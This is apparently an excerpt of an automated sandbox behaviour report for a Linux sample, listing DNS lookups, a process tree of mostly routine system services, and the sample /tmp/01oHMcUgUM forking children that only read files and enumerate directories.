Jan 15, 2022 00:15:17.317750931 CET	192.168.2.23	1.1.1.1	0x127e	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:15:17.605292082 CET	192.168.2.23	1.1.1.1	0x8d75	Standard query (0)	daisy.ubuntu.com	A (IP address)	IN (0x0001)
Jan 15, 2022 00:15:17.605344057 CET	192.168.2.23	1.1.1.1	0xca41	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:16:38.328727007 CET	192.168.2.23	1.1.1.1	0xa9f2	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:16:38.779601097 CET	192.168.2.23	1.1.1.1	0x6523	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:16:54.971657038 CET	192.168.2.23	1.1.1.1	0xa85a	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:16:55.546061993 CET	192.168.2.23	1.1.1.1	0x2a0c	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:17:11.917185068 CET	192.168.2.23	1.1.1.1	0xdb5	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:17:12.140119076 CET	192.168.2.23	1.1.1.1	0xbcfb	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:17:25.097134113 CET	192.168.2.23	1.1.1.1	0xddd7	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:17:25.356060028 CET	192.168.2.23	1.1.1.1	0x120f	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 15, 2022 00:15:17.334954023 CET	1.1.1.1	192.168.2.23	0x79c6	No error (0)	daisy.ubuntu.com		162.213.33.132	A (IP address)	IN (0x0001)
Jan 15, 2022 00:15:17.334954023 CET	1.1.1.1	192.168.2.23	0x79c6	No error (0)	daisy.ubuntu.com		162.213.33.108	A (IP address)	IN (0x0001)
Jan 15, 2022 00:15:17.624253035 CET	1.1.1.1	192.168.2.23	0x8d75	No error (0)	daisy.ubuntu.com		162.213.33.132	A (IP address)	IN (0x0001)
Jan 15, 2022 00:15:17.624253035 CET	1.1.1.1	192.168.2.23	0x8d75	No error (0)	daisy.ubuntu.com		162.213.33.108	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 127.0.0.1:80

System Behavior

Analysis Process: systemd PID: 5192 Parent PID: 1

General

Start time:	00:14:20
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: logrotate PID: 5192 Parent PID: 1

General

Start time:	00:14:20
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	/usr/sbin/logrotate /etc/logrotate.conf
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Owner / Group Modified

Permission Modified

Analysis Process: logrotate PID: 5233 Parent PID: 5192

General

Start time:	00:14:20
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: 5233 Parent PID: 5192

General

Start time:	00:14:20
Start date:	15/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

File Read

File Written

Analysis Process: logrotate PID: 5234 Parent PID: 5192

General

Start time:	00:14:21
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: 5234 Parent PID: 5192

General

Start time:	00:14:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5235 Parent PID: 5234

General

Start time:	00:14:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: invoke-rc.d PID: 5235 Parent PID: 5234

General

Start time:	00:14:21
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	invoke-rc.d --quiet cups restart
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: invoke-rc.d PID: 5236 Parent PID: 5235

General

Start time:	00:14:21
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: runlevel PID: 5236 Parent PID: 5235

General

Start time:	00:14:21
Start date:	15/01/2022
Path:	/sbin/runlevel
Arguments:	/sbin/runlevel
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5239 Parent PID: 5235

General

Start time:	00:14:21
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5239 Parent PID: 5235

General

Start time:	00:14:21
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-enabled cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5242 Parent PID: 5235

General

Start time:	00:14:22

Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: ls PID: 5242 Parent PID: 5235

General

Start time:	00:14:22
Start date:	15/01/2022
Path:	/usr/bin/ls
Arguments:	ls /etc/rc[S2345].d/S[0-9][0-9]cups
File size:	142144 bytes
MD5 hash:	e7793f15c2ff7e747b4bc7079f5cd4f7

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5243 Parent PID: 5235

General

Start time:	00:14:22
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5243 Parent PID: 5235

General

Start time:	00:14:22
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-active cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: logrotate PID: 5244 Parent PID: 5192

General

Start time:	00:14:23
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a

File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: 5244 Parent PID: 5192

General

Start time:	00:14:23
Start date:	15/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

File Read

File Written

Analysis Process: logrotate PID: 5245 Parent PID: 5192

General

Start time:	00:14:23
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: 5245 Parent PID: 5192

General

Start time:	00:14:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5246 Parent PID: 5245

General

Start time:	00:14:23
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a

File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: rsyslog-rotate PID: 5246 Parent PID: 5245

General

Start time:	00:14:23
Start date:	15/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	/usr/lib/rsyslog/rsyslog-rotate
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: rsyslog-rotate PID: 5247 Parent PID: 5246

General

Start time:	00:14:23
Start date:	15/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5247 Parent PID: 5246

General

Start time:	00:14:23
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl kill -s HUP rsyslog.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: systemd PID: 5193 Parent PID: 1

General

Start time:	00:14:20
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: install PID: 5193 Parent PID: 1

General

Start time:	00:14:20
Start date:	15/01/2022
Path:	/usr/bin/install
Arguments:	/usr/bin/install -d -o man -g man -m 0755 /var/cache/man
File size:	158112 bytes
MD5 hash:	55e2520049dc6a62e8c94732e36cdd54

File Activities

File Read

Directory Created

Analysis Process: systemd PID: 5232 Parent PID: 1

General

Start time:	00:14:20
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: find PID: 5232 Parent PID: 1

General

Start time:	00:14:20
Start date:	15/01/2022
Path:	/usr/bin/find
Arguments:	/usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
File size:	320160 bytes
MD5 hash:	b68ef002f84cc54dd472238ba7df80ab

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5241 Parent PID: 1

General

Start time:	00:14:22
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes

MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: mandb PID: 5241 Parent PID: 1

General

Start time:	00:14:22
Start date:	15/01/2022
Path:	/usr/bin/mandb
Arguments:	/usr/bin/mandb --quiet
File size:	142432 bytes
MD5 hash:	1dda5ea0027ecf1c2db0f5a3de7e6941

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Owner / Group Modified

Permission Modified

Analysis Process: 01oHMcUgUM PID: 5263 Parent PID: 5117

General

Start time:	00:14:34
Start date:	15/01/2022
Path:	/tmp/01oHMcUgUM
Arguments:	/tmp/01oHMcUgUM
File size:	4139976 bytes
MD5 hash:	8943e5f8f8c280467b4472c15ae93ba9

File Activities

File Read

Analysis Process: 01oHMcUgUM PID: 5265 Parent PID: 5263

General

Start time:	00:14:34
Start date:	15/01/2022
Path:	/tmp/01oHMcUgUM
Arguments:	n/a
File size:	4139976 bytes
MD5 hash:	8943e5f8f8c280467b4472c15ae93ba9

File Activities

File Read

Directory Enumerated

Analysis Process: 01oHMcUgUM PID: 5266 Parent PID: 5263

General

Start time:	00:14:34
Start date:	15/01/2022
Path:	/tmp/01oHMcUgUM
Arguments:	n/a
File size:	4139976 bytes
MD5 hash:	8943e5f8f8c280467b4472c15ae93ba9

Analysis Process: 01oHMcUgUM PID: 5268 Parent PID: 5263

General

Start time:	00:14:34
Start date:	15/01/2022
Path:	/tmp/01oHMcUgUM
Arguments:	n/a
File size:	4139976 bytes
MD5 hash:	8943e5f8f8c280467b4472c15ae93ba9

Analysis Process: 01oHMcUgUM PID: 5271 Parent PID: 5268

General

Start time:	00:14:34
Start date:	15/01/2022
Path:	/tmp/01oHMcUgUM
Arguments:	n/a
File size:	4139976 bytes
MD5 hash:	8943e5f8f8c280467b4472c15ae93ba9

File Activities

File Read

Directory Enumerated

Analysis Process: 01oHMcUgUM PID: 5272 Parent PID: 5268

General

Start time:	00:14:34
Start date:	15/01/2022
Path:	/tmp/01oHMcUgUM
Arguments:	n/a
File size:	4139976 bytes
MD5 hash:	8943e5f8f8c280467b4472c15ae93ba9

Analysis Process: 01oHMcUgUM PID: 5274 Parent PID: 5268

General

Start time:	00:14:34
Start date:	15/01/2022
Path:	/tmp/01oHMcUgUM
Arguments:	n/a
File size:	4139976 bytes
MD5 hash:	8943e5f8f8c280467b4472c15ae93ba9

Analysis Process: 01oHMcUgUM PID: 5275 Parent PID: 5268

General

Start time:	00:14:34
Start date:	15/01/2022
Path:	/tmp/01oHMcUgUM
Arguments:	n/a
File size:	4139976 bytes
MD5 hash:	8943e5f8f8c280467b4472c15ae93ba9

Analysis Process: systemd PID: 5289 Parent PID: 1

General

Start time:	00:14:53
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5289 Parent PID: 1

General

Start time:	00:14:53
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5305 Parent PID: 1

General

Start time:	00:14:53

Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5305 Parent PID: 1

General

Start time:	00:14:53
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5308 Parent PID: 1

General

Start time:	00:14:56
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5308 Parent PID: 1

General

Start time:	00:14:56
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5360 Parent PID: 1

General

Start time:	00:15:12
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5360 Parent PID: 1

General

Start time:	00:15:12
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5370 Parent PID: 1

General

Start time:	00:15:12
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5370 Parent PID: 1

General

Start time:	00:15:12
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5372 Parent PID: 1860

General

Start time:	00:15:13
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5372 Parent PID: 1860

General

Start time:	00:15:13
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

File Activities

File Read

File Written

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5377 Parent PID: 1

General

Start time:	00:15:15
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5377 Parent PID: 1

General

Start time:	00:15:15
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5386 Parent PID: 1

General

Start time:	00:15:15
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5386 Parent PID: 1

General

Start time:	00:15:15
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

File Activities

File Read

Analysis Process: systemd PID: 5440 Parent PID: 1

General

Start time:	00:15:15
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5440 Parent PID: 1

General

Start time:	00:15:15
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

File Activities

File Read

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5448 Parent PID: 1

General

Start time:	00:15:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5448 Parent PID: 1

General

Start time:	00:15:17
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: systemd PID: 5449 Parent PID: 1

General

Start time:	00:15:18
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5449 Parent PID: 1

General

Start time:	00:15:18
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

File Activities

File Read

File Written

Owner / Group Modified

Permission Modified

Analysis Process: gdm3 PID: 5450 Parent PID: 1320

General

Start time:	00:15:17
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5450 Parent PID: 1320

General

Start time:	00:15:17
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: gdm3 PID: 5451 Parent PID: 1320

General

Start time:	00:15:17
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5451 Parent PID: 1320

General

Start time:	00:15:17
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: gdm3 PID: 5452 Parent PID: 1320

General

Start time:	00:15:17
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5452 Parent PID: 1320

General

Start time:	00:15:17
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5456 Parent PID: 1

General

Start time:	00:15:18
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5456 Parent PID: 1

General

Start time:	00:15:18
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Analysis Process: gpu-manager PID: 5457 Parent PID: 5456

General

Start time:	00:15:18
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5457 Parent PID: 5456

General

Start time:	00:15:18
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5458 Parent PID: 5457

General

Start time:	00:15:18
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5458 Parent PID: 5457

General

Start time:	00:15:18
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5459 Parent PID: 5456

General

Start time:	00:15:19
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5459 Parent PID: 5456

General

Start time:	00:15:19
Start date:	15/01/2022
Path:	/bin/sh

Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5460 Parent PID: 5459

General

Start time:	00:15:19
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5460 Parent PID: 5459

General

Start time:	00:15:19
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5461 Parent PID: 5456

General

Start time:	00:15:19
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5461 Parent PID: 5456

General

Start time:	00:15:19
Start date:	15/01/2022

Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5462 Parent PID: 5461

General

Start time:	00:15:19
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5462 Parent PID: 5461

General

Start time:	00:15:19
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5463 Parent PID: 5456

General

Start time:	00:15:20
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5463 Parent PID: 5456

General

Start time:	00:15:20
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5464 Parent PID: 5463

General

Start time:	00:15:20
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5464 Parent PID: 5463

General

Start time:	00:15:20
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5465 Parent PID: 5456

General

Start time:	00:15:20
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5465 Parent PID: 5456

General

Start time:	00:15:20
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5466 Parent PID: 5465

General

Start time:	00:15:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5466 Parent PID: 5465

General

Start time:	00:15:21
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5467 Parent PID: 5456

General

Start time:	00:15:21
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5467 Parent PID: 5456

General

Start time:	00:15:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

